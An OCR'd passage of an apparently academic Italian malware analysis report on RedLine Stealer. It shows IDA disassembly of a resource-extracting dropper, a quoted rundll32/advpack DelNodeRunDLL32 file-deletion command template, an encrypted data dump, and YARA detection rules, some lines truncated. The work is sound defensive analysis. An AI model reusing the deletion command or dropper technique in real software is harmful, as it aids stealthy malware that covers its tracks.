


Un particolare interessante notato in IDA aprendo l'eseguibile RedLineStealer.exe è proprio la presenza dell'esecuzione della funzione RunInstallCommand che avvia l'installazione e la creazione dei vari processi. Dall'analisi dinamica e dal traffico di rete abbiamo visto che vengono scaricati dalla rete dei dati in formato binario e 2 eseguibili. Vengono poi creati


diversi processi ma questi una volta completato il loro lavoro vengono rimossi e per questo non siamo riusciti ad analizzarli staticamente.

Abbiamo però scaricato l'eseguibile fotod45.exe dal link trovato nella traccia wireshark e abbiamo notato alcune cose interessanti.

Fotod45.exe si occupa di verificare l'esistenza di un file, e di copiarlo da un percorso ad un altro. Per fare questo utilizza le funzioni FindResourceA, SizeofResourceA, LoadResourceA, LockResourceA e memcpy.


IDA - fotod45.exe C:\Users\unina\Desktop\Analysis RedLineStealer\Persistenza\fotod45.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
pfnread
pfnwrite
pfnclose
pfnseek
sub_404C37
pfnalloc
pfnfree
pfnfdin
sub_404E99
sub_404EFD
StartAddress
sub_405164
sub_4051E5
sub_4052B6
sub_4053A1
sub_405467
sub_4055A0
sub_4058C8
sub_40597D
sub_405C17
sub_405C9E
sub_40621E
sub_406285
sub_406298
Line 64 of 122
Graph overview
IDA View-A
Strings
Hex View-1
Structures
Enums
Imports
Exports
; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near
lpThreadParameter= dword ptr 4
mov edi, edi
push ebx
push esi
xor ebx, ebx ; Logical Exclusive OR
mov esi, offset aCabinet ; "CABINET"
push ebx ; DestinationSize
xor edx, edx ; Destination
mov ecx, esi ; lpName
call sub_40468F ; Call Procedure
push 0Ah ; lpType
push esi ; lpName
push ebx ; hModule
mov dword_409144, eax
call ds:FindResourceA ; Indirect Call Near Procedure
push eax ; hResInfo
push ebx ; hModule
call ds:LoadResource ; Indirect Call Near Procedure
push eax ; hResData
call ds:LockResource ; Indirect Call Near Procedure
mov hResData, eax
test eax, eax ; Logical Compare
jz loc_405161 ; Jump if Zero (ZF=1)
mov eax, hWnd
test eax, eax ; Logical Compare
jz short loc_405057 ; Jump if Zero (ZF=1)
push ebx ; nCmdShow
80.00% (-173,38) (1737,427) 000043F0 00404FF0: StartAddress+10 (Synchronized with Hex View-1)

push esi
push edi
push 0Ah ; lpType
mov edi, ecx
mov ebx, edx
push edi ; lpName
push 0 ; hModule
call ds:FindResourceA ; Indirect Call Near Procedure
push eax ; hResInfo
push 0 ; hModule
call ds:SizeofResource ; Indirect Call Near Procedure
mov esi, eax
cmp esi, [ebp+DestinationSize] ; Compare Two Operands
ja short loc_4046FB ; Jump if Above (CF=0 & ZF=0)
test ebx, ebx ; Logical Compare
jz short loc_4046FB ; Jump if Zero (ZF=1)
test esi, esi ; Logical Compare
jz short loc_4046F9 ; Jump if Zero (ZF=1)
push 0Ah ; lpType
push edi ; lpName
push 0 ; hModule
call ds:FindResourceA ; Indirect Call Near Procedure
push eax ; hResInfo
push 0 ; hModule
call ds:LoadResource ; Indirect Call Near Procedure
push eax ; hResData
call ds:LockResource ; Indirect Call Near Procedure
mov edi, eax
test edi, edi ; Logical Compare
jz short loc_4046F9 ; Jump if Zero (ZF=1)
push esi ; SourceSize
push edi ; Source
push [ebp+DestinationSize] ; DestinationSize
push ebx ; Destination
call ds:memcpy_s ; Indirect Call Near Procedure
add esp, 10h ; Add
push edi ; hResData
call ds:FreeResource ; Indirect Call Near Procedure
mov eax, esi
jmp short loc_4046FB ; Jump
loc_4046F9:
xor eax, eax ; Logical Exclusive OR



Inoltre fotod45.exe va a modificare i registri di sistema ed esegue rundll32.exe passandogli come parametro una stringa che viene dinamicamente popolata perchè contiene dei segnaposto.


Run32dll.exe è un eseguibile che consente di richiamare un dll a tempo di escuzione. Analizzando dalle stringhe presenti in ida notiamo come viene richiamato con la seguente stringa **rundll32.exe %sadvpack.dll, DelNodeRunDLL32 "%s".**

Il primo valore %s è un segnaposto che andrà a completare il percorso assoluto della libreria **advpack.dll,** questo percorso infatti varia in base al sistema operativo e quindi viene passata dinamicamente.

Questo comando esegue, mediante la libreria advpack.dll la funzione DelNodeRunDLL32 che si occupa di eliminare il file o la cartella che riceve dinamicamente come parametro e che a tempo di esecuzione andrà a sostituire il secondo segnaposto %s.

Nell'analisi dinamica che verrà discussa in seguito mostreremo degli esempi di questi comandi che abbiamo trovato nei log.

Un altro eseguibile che è stato ritrovato nei registri di windows è du.exe che però non è stato possibile analizzare.


Functions
Function name
nullsub_1
nullsub_2
nullsub_3
nullsub_4
nullsub_5
nullsub_7
nullsub_8
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
.text:00402F04 dd 0DC56A9A9h, 58A34155h, 692C5656h, 0DC5685DCh, 5DD44155h
.text:00402F18 dd 692C5656h, 0A93E2DA6h, 0DC56A9A9h, 5CCE4155h, 692C5656h
.text:00402F2C dd 0A92E2DA6h, 0DC56A9A9h, 58684155h, 692C5656h, 25CFD2DDh
.text:00402F40 dd 692CCF41h, 2A24A4DCh, 0A9A99A67h, 0A98B0D10h, 24A242A9h
.text:00402F54 dd 0A9FFDB2Ah, 845210A9h, 1A56A9A9h, 0A9A92DC4h, 0DC56F9F8h
.text:00402F68 dd 40304155h, 0A7425656h, 0F67F30Dh, 0A9874EC1h, 0AC42F1A9h
.text:00402F7C dd 5D425542h, 63BD4206h, 557B00F5h, 0A9A97BC1h, 8DA522A9h
.text:00402F90 dd 42AD6D2Ah, 420F09ACh, 0BC423246h, 74E6AEFCh, 0C132A5h
.text:00402FA4 dd 22A9A9A9h, 6D2A8DBDh, 0B8AC42ADh, 1346421Ch, 56485141h
.text:00402FB8 dd 9FC3C956h, 0E618FC4Dh, 8CB2C03Ch, 0DB82B68Ah, 0F8F75512h
.text:00402FCC dd 38E9C301h, 7F294B59h, 81F688C0h, 0F9622AC4h, 0B110B505h
.text:00402FE0 dd 872B0388h, 326E02C4h, 9BD403B6h, 0FF2B3D03h, 0B949808Ch
.text:00402FF4 dd 32E8EA59h, 80E80B4Eh, 0D70D6548h, 0C5000321h, 4E856585h
.text:00403008 dd 79A14F87h, 0F95802C0h, 574213A1h, 0EFFFD263h, 0E6F65043h
.text:0040301C dd 38E857C9h, 7F294B4Bh, 0DB778AC0h, 0F9C55BE8h, 3AE80303h
.text:00403030 dd 3AE81BC8h, 3AEC33C8h, 34ED13C8h, 9C240C48h, 0FCA00389h
.text:00403044 dd 80EDEEB9h, 0F92B467Eh, 3D2D4CB4h, 0B1A08B89h, 0A02B4688h
.text:00403058 dd 0BE7286CDh, 0B1A10C0Ch, 0FEF75588h, 0F0B01F05h, 0F4B84803h
.text:0040306C dd 0FC806003h, 785FC789h, 3D9C8EC1h, 0B0EC3403h, 0A4A5B94Eh
.text:00403080 dd 61290388h, 0B0A5E149h, 1D60324Ah, 7125C189h, 0F318F3FDh
.text:00403094 dd 8882DE0Dh, 0E0807658h, 95DB88C9h, 0D76702C4h, 0F0EF0F03h
.text:004030A8 dd 0FDBC7803h, 80E8C489h, 3EA48848h, 0F86002C4h, 9F9C601h
.text:004030BC dd 46D91287h, 91D5D3B1h, 0CA2B42D9h, 76A14FACh, 0FEAC88EEh
.text:004030D0 dd 0ADDB88C9h, 0F96702C4h, 0B52BC3B9h, 71A14F07h, 0E8668AC1h
.text:004030E4 dd 0C54D86C5h, 47254E8Fh, 0B34B01FCh, 0EFFF816Ah, 0C54D86C5h
.text:004030F8 dd 47254EFFh, 32E871FCh, 32E8F36Ch, 32E81364h, 38E85364h
.text:0040310C dd 73674B71h, 0B1A00388h, 0B160C4C1h, 0F8A00388h, 0B1A0C24Fh
.text:00403120 dd 76E80388h, 0B18027CCh, 0F9A00388h, 9984474Fh, 0B1A00388h
.text:00403134 dd 95FC8AC0h, 0C5294BB8h, 38E83BACh, 0F9E027ECh, 0F984474Fh
.text:00403148 dd 0B1A00388h, 0F975FCC9h, 0F9F0C70Bh, 0F980EF0Bh, 4E5FC24Fh
00001EBC 00402CBC: .text:00402CBC (Synchronized with Hex View-1)
Output

Yara

Yet Another Recursive Acronym è uno strumento di rilevamento e classificazione di malware e altre minacce informatiche.

Andiamo a realizzare le regole yara partendo dall'analisi delle stringhe. In prima istanza ci focalizziamo sugli eseguibili sospetti e dll non usuali, successivamente alle dll che potrebbero essere utilizzate in maniera malevola ed infine a percorsi riconosciuti e a nomi di funzioni potenzialmente dannosi.

Welcome | Regole.yara


Regole.yara

```
/*
   YARA Rule Set
   Author: Mauro Giuseppe Claudio
*/


rule RedLineStealer {
   strings:
    $mz = { 4D 5A }
    $s1 = "y2345767.exe" fullword ascii
    $s2= "n0072648.exe" fullword ascii
    $s3= "y6292247.exe" fullword ascii
    $s4= "m1061063.exe" fullword ascii
    $s5= "y2345767.exe" fullword ascii
    $s6= "setupx.dll" fullword ascii
    $s7= "setupapi.dll" fullword ascii
    $x1= "cabinet.dll" fullword ascii
    $x2= "ADVAPI32.dll" fullword ascii
    $x3= "GDI32.dll" fullword ascii
    $x4= "msvcrt.dll" fullword ascii
    $x5= "Control Panel\\Desktop\\ResourceLocale" fullword ascii
    $x6= "Software\\Microsoft\\Windows\\CurrentVersion\\App Paths" fullwor
    $z1= "Extract" fullword
    $z2= "OpenProcessToken" fullword
    $z3= "DecryptFile" fullword
    $z4= "FindFirstFile" fullword
    $z5= "FindNextFile" fullword

   condition:
    ($mz at 0) and
    (
        ( 1 of ($s*) ) or
        ( 2 of ($x*) and all of ($z*) )
    )

}
```



Utilizzando Yargen andiamo a generare in maniera automatica le regole per l'eseguibile.

C: > Users > unina > Desktop > Tools > yarGen > autoRegole.yar


```
1
2   YARA Rule Set
3   Author: yarGen Rule Generator
4   Date: 2023-07-16
5   Identifier: bfcbe3282352b479570574d3efd1e9f4349757f4e08401c25bdf0a2d181b5aed
6   Reference: https://github.com/Neo23x0/yarGen
7
8
9   Rule Set ----------------------------------------------------------------- */
10
11  e bfcbe3282352b479570574d3efd1e9f4349757f4e08401c25bdf0a2d181b5aed {
12  meta:
13     description = "bfcbe3282352b479570574d3efd1e9f4349757f4e08401c25bdf0a2d181b5aed - file bfcbe3282352b4
14     author = "yarGen Rule Generator"
15     reference = "https://github.com/Neo23x0/yarGen"
16     date = "2023-07-16"
17     hash1 = "bfcbe3282352b479570574d3efd1e9f4349757f4e08401c25bdf0a2d181b5aed"
18  strings:
19     $s1 = "n0072648.exe" fullword ascii
20     $s2 = "y6292247.exe" fullword ascii
21     $s3 = "y2345767.exe" fullword ascii
22     $s4 = "m1061063.exe" fullword ascii
23     $s5 = "        <requestedExecutionLevel" fullword ascii
24     $s6 = "     processorArchitecture=\"x86\"" fullword ascii
25     $s7 = "  <description>IExpress extraction tool</description>" fullword ascii
26     $s8 = "DSystem\\CurrentControlSet\\Control\\Session Manager" fullword ascii
27     $s9 = "          processorArchitecture=\"x86\"" fullword ascii
28     $s10 = "  <assemblyIdentity version=\"5.1.0.0\"" fullword ascii
29     $s11 = "          publicKeyToken=\"6595b64144ccf1df\"" fullword ascii
30     $s12 = "c-.nzZP.GQG" fullword ascii
31     $s13 = "    <!-- This Id value indicates the application supports Windows Threshold functionality-->
32     $s14 = "           <!--This Id value indicates the application supports Windows Vista/Server 2008 fu
33     $s15 = "  <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3\">" fullword ascii
34     $s16 = ":Q:\\Ir" fullword ascii
35     $s17 = "          version=\"6.0.0.0\"" fullword ascii
36     $s18 = "    <!-- This Id value indicates the application supports Windows Blue/Server 2012 R2 functio
37     $s19 = "UUUUUUOUUU" fullword ascii
38     $s20 = "T`eYElX4" fullword ascii
39  condition:
40     uint16(0) == 0x5a4d and filesize < 3000KB and
41     8 of them
42
```

Dynamic Analysis

L'analisi dinamica consiste nell'eseguire il malware in un ambiente controllato e monitorarne il comportamento. L'analisi dinamica può essere utilizzata per identificare le funzionalità del malware che non possono essere rilevate dall'analisi statica, come la capacità di comunicare con altri sistemi o di scaricare ulteriori dati.

Hybrid Analysis

